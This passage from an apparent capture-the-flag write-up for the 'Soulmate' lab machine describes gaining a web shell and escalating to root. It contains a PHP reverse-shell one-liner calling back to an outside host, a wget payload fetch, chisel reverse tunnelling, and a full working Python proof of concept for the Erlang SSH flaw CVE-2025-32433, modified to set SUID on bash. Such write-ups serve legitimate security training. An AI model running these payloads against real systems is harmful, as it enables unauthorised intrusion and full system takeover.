
I create “bsec.php” with the following contents:
1
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.57/9999 0>&1'"); ?>

I start my netcat listener on port 9999:
1
nc -lvnp 9999
And access the bsec.php file on the main vhost:
1
http://soulmate.htb/bsec.php
I immediately get a connection back and start stabilizing the shell:
Vertical Privilege Escalation
Since I’m www-data, I start enumerating for web files right away. I find the config.php file I was looking for earlier:
1
2
3
4
5
www-data@soulmate:~/soulmate.htb/config$ ls -la
total 12
drwxrwxr-x 2 www-data www-data 4096 Aug 19 11:01 .
drwxr-xr-x 6 root     root     4096 Aug 10 10:39 ..
-rw-r--r-- 1 www-data www-data 2420 Aug 19 11:01 config.php
There’s nothing much to it. Only a hardcoded password:
1
2
3
4
5
6
7
8
if ($adminCheck->fetchColumn() == 0) {
    $adminPassword = password_hash('Crush4dmin990', PASSWORD_DEFAULT);
    $adminInsert = $this->pdo->prepare("
        INSERT INTO users (username, password, is_admin, name)
        VALUES (?, ?, 1, 'Administrator')
    ");
    $adminInsert->execute(['admin', $adminPassword]);
}
So now I can probably log in to the crushftp with credentials:
1
2
Username: crushadmin
Password: Crush4dmin990
I save this password to “passwords.txt” just in case other user re-uses it for some reason. There’s only one user I can possibly log in to in the machine:
1
2
3
$ ls -l /home
total 4
drwxr-x--- 3 ben ben 4096 Sep  2 10:27 ben
Ben has no interesting groups to it:
1
2
$ id ben
uid=1000(ben) gid=1000(ben) groups=1000(ben)
I try locating files owned by user/group ben:
1
2
find / -user ben 2>/dev/null
find / -group ben 2>/dev/null
But the only file I can find is “/home/ben”. I try logging in to “ben” using both passwords:
1
2
kavi123
Crush4dmin990
But neither work. I enumerate for listening ports with ss -tulpn:

That shows me there are many local-only services running on the machine like:
1
2
3
4
5
6
7
127.0.0.1:9090
127.0.0.1:33655
127.0.0.1:39497
127.0.0.1:2222
127.0.0.1:8443
127.0.0.1:4369
127.0.0.1:8080
I format it in a way nmap can understand:
1
9090,33655,39497,2222,8443,4369,8080
I start a reverse socks5 proxy chisel server on my machine:
1
nohup ./chisel server --reverse --socks5 -p 1337 &
On the victim machine, I find a writable directory and get chisel:
1
wget 10.10.14.57/chisel
Then add execution rights:
1
chmod +x chisel
And make it connect to my machine:
1
nohup ./chisel client 10.10.14.57:1337 R:socks &
Now I have access to the internal services running on the victim via my machine if I wrap the commands with proxychains4 or use proxy settings to set up the socks5 connection.
For instance, I can enumerate the local ports with nmap now:
1
proxychains4 nmap 127.0.0.1 -p9090,33655,39497,2222,8443,4369,8080 -A
It’ll use the socks5 connection to enumerate the ports aggressively (the -A flag does that):

This is how the nmap scan result looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
Nmap scan report for localhost (127.0.0.1)
Host is up (1.5s latency).

PORT      STATE SERVICE         VERSION
2222/tcp  open  ssh             (protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Erlang/5.2.9
4369/tcp  open  epmd            Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    ssh_runner: 33655
8080/tcp  open  http            CrushFTP DAV httpd (User username)
|_http-trane-info: Problem with XML parsing of /evox/about
| http-methods:
|_  Potentially risky methods: PUT COPY PROPFIND DELETE LOCK MKCOL MOVE PROPPATCH UNLOCK ACL TRACE
| http-webdav-scan:
|   WebDAV type: Apache DAV
|   Server Type: CrushFTP HTTP Server
|   Server Date: Sun, 14 Dec 2025 14:42:26 GMT
|_  Allowed Methods: GET, HEAD, OPTIONS, PUT, POST, COPY, PROPFIND, DELETE, LOCK, MKCOL, MOVE, PROPPATCH, UNLOCK, ACL, TRACE
| http-title: CrushFTP WebInterface
|_Requested resource was /WebInterface/login.html
8443/tcp  open  ssl/http        CrushFTP DAV httpd (User username)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: CrushFTP HTTP Server
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=www.crushftp.com/organizationName=CrushFTP, LLC/stateOrProvinceName=NV/countryName=US
| Not valid before: 2016-01-22T18:04:58
|_Not valid after:  2043-06-08T18:04:58
| http-methods:
|_  Potentially risky methods: PUT COPY PROPFIND DELETE LOCK MKCOL MOVE PROPPATCH UNLOCK ACL TRACE
9090/tcp  open  hadoop-datanode Apache Hadoop (User username)
|_http-trane-info: Problem with XML parsing of /evox/about
| hadoop-datanode-info:
|_  Logs: text-primaryMain text-sm text-bold
| http-methods:
|_  Potentially risky methods: PUT COPY PROPFIND DELETE LOCK MKCOL MOVE PROPPATCH UNLOCK ACL TRACE
| http-title: CrushFTP WebInterface
|_Requested resource was /WebInterface/login.html
| http-webdav-scan:
|   WebDAV type: Apache DAV
|   Server Type: CrushFTP HTTP Server
|   Server Date: Sun, 14 Dec 2025 14:41:45 GMT
|_  Allowed Methods: GET, HEAD, OPTIONS, PUT, POST, COPY, PROPFIND, DELETE, LOCK, MKCOL, MOVE, PROPPATCH, UNLOCK, ACL, TRACE
| hadoop-tasktracker-info:
|_  Logs: text-primaryMain text-sm text-bold
33655/tcp open  unknown
39497/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Sun, 14 Dec 2025 14:39:25 GMT
|     Content-Length: 19
|     Content-Type: text/plain; charset=utf-8
|     404: Page Not Found
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 404 Not Found
|     Date: Sun, 14 Dec 2025 14:37:53 GMT
|     Content-Length: 19
|     Content-Type: text/plain; charset=utf-8
|     404: Page Not Found
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Date: Sun, 14 Dec 2025 14:38:02 GMT
|     Content-Length: 19
|     Content-Type: text/plain; charset=utf-8
|_    404: Page Not Found
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2222-TCP:V=7.93%I=7%D=12/14%Time=693ECBDD%P=x86_64-pc-linux-gnu%r(N
SF:ULL,16,"SSH-2\.0-Erlang/5\.2\.9\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
<SNIP>
Service Info: Host: sslngn018
Port 2222 is running “SSH-2.0-Erlang/5.2.9”. I do a very simple google search for this and one of the first results is an article talking about CVE-2025-32433.

The article talks about the vulnerability in detail, and links to a public PoC script on github. I download only the python script from the repository, and make very few adjustments to the code so that it executes OS commands instead of creating a simple file in /. This is how my modified exploit looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
import socket
import struct
import time

HOST = "127.0.0.1"  # Target IP (change if needed)
PORT = 2222  # Target port (change if needed)


# Helper to format SSH string (4-byte length + bytes)
def string_payload(s):
    s_bytes = s.encode("utf-8")
    return struct.pack(">I", len(s_bytes)) + s_bytes


# Builds SSH_MSG_CHANNEL_OPEN for session
def build_channel_open(channel_id=0):
    return (
        b"\x5a"  # SSH_MSG_CHANNEL_OPEN
        + string_payload("session")
        + struct.pack(">I", channel_id)  # sender channel ID
        + struct.pack(">I", 0x68000)  # initial window size
        + struct.pack(">I", 0x10000)  # max packet size
    )


# Builds SSH_MSG_CHANNEL_REQUEST with 'exec' payload
def build_channel_request(channel_id=0, command=None):
    if command is None:
        command = 'os:cmd("chmod +s /bin/bash").'
    return (
        b"\x62"  # SSH_MSG_CHANNEL_REQUEST
        + struct.pack(">I", channel_id)
        + string_payload("exec")
        + b"\x01"  # want_reply = true
        + string_payload(command)
    )


# Builds a minimal but valid SSH_MSG_KEXINIT packet
def build_kexinit():
    cookie = b"\x00" * 16

    def name_list(l):
        return string_payload(",".join(l))

    # Match server-supported algorithms from the log
    return (
        b"\x14"
        + cookie
        + name_list(
            [
                "curve25519-sha256",
                "ecdh-sha2-nistp256",
                "diffie-hellman-group-exchange-sha256",
                "diffie-hellman-group14-sha256",
            ]
        )  # kex algorithms
        + name_list(["rsa-sha2-256", "rsa-sha2-512"])  # host key algorithms
        + name_list(["aes128-ctr"]) * 2  # encryption client->server, server->client
        + name_list(["hmac-sha1"]) * 2  # MAC algorithms
        + name_list(["none"]) * 2  # compression
        + name_list([]) * 2  # languages
        + b"\x00"
        + struct.pack(">I", 0)  # first_kex_packet_follows, reserved
    )


# Pads a packet to match SSH framing
def pad_packet(payload, block_size=8):
    min_padding = 4
    padding_len = block_size - ((len(payload) + 5) % block_size)
    if padding_len < min_padding:
        padding_len += block_size
    return (
        struct.pack(">I", len(payload) + 1 + padding_len)
        + bytes([padding_len])
        + payload
        + bytes([0] * padding_len)
    )


# === Exploit flow ===
try:
    with socket.create_connection((HOST, PORT), timeout=5) as s:
        print("[*] Connecting to SSH server...")

        # 1. Banner exchange
        s.sendall(b"SSH-2.0-OpenSSH_8.9\r\n")
        banner = s.recv(1024)
        print(f"[+] Received banner: {banner.strip().decode(errors='ignore')}")
        time.sleep(0.5)  # Small delay between packets

        # 2. Send SSH_MSG_KEXINIT
        print("[*] Sending SSH_MSG_KEXINIT...")
        kex_packet = build_kexinit()
        s.sendall(pad_packet(kex_packet))
        time.sleep(0.5)  # Small delay between packets

        # 3. Send SSH_MSG_CHANNEL_OPEN
        print("[*] Sending SSH_MSG_CHANNEL_OPEN...")
        chan_open = build_channel_open()
        s.sendall(pad_packet(chan_open))
        time.sleep(0.5)  # Small delay between packets

        # 4. Send SSH_MSG_CHANNEL_REQUEST (pre-auth!)
        print("[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...")
        chan_req = build_channel_request()
        s.sendall(pad_packet(chan_req))

        print(
            "[✓] Exploit sent! If the server is vulnerable, it should have written to /lab.txt."
        )

        # Try to receive any response (might get a protocol error or disconnect)
        try:
            response = s.recv(1024)
            print(f"[+] Received response: {response.hex()}")
        except socket.timeout:
            print("[*] No response within timeout period (which is expected)")

except Exception as e:
    print(f"[!] Error: {e}")
I run it from my machine:

More specifically:
1
proxychains4 python3 CVE-2025-32433.py
From the output, it looks like the exploit worked. If I check the permissions for /bin/bash I see it has the SUID bit set, so I just run it privileged and now I’m root, as you can see from the screenshot below:

More specifically:
1
2
3
4
5
www-data@soulmate:~/soulmate.htb/config$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1396520 Mar 14  2024 /bin/bash
www-data@soulmate:~/soulmate.htb/config$ /bin/bash -p
bash-5.1# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)